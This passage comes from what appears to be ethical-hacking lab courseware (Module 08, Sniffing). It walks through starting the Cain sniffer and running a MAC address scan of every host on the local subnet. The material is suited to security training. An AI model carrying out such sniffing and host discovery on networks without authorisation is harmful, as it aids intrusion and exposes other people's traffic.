
7. Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.



8. A **Cain** pop-up appears and displays a **Warning** message; click **OK**.




9. Now, click the **Sniffer** tab.




10. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.

11. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox; then, click **OK**.



Module 08 – Sniffing

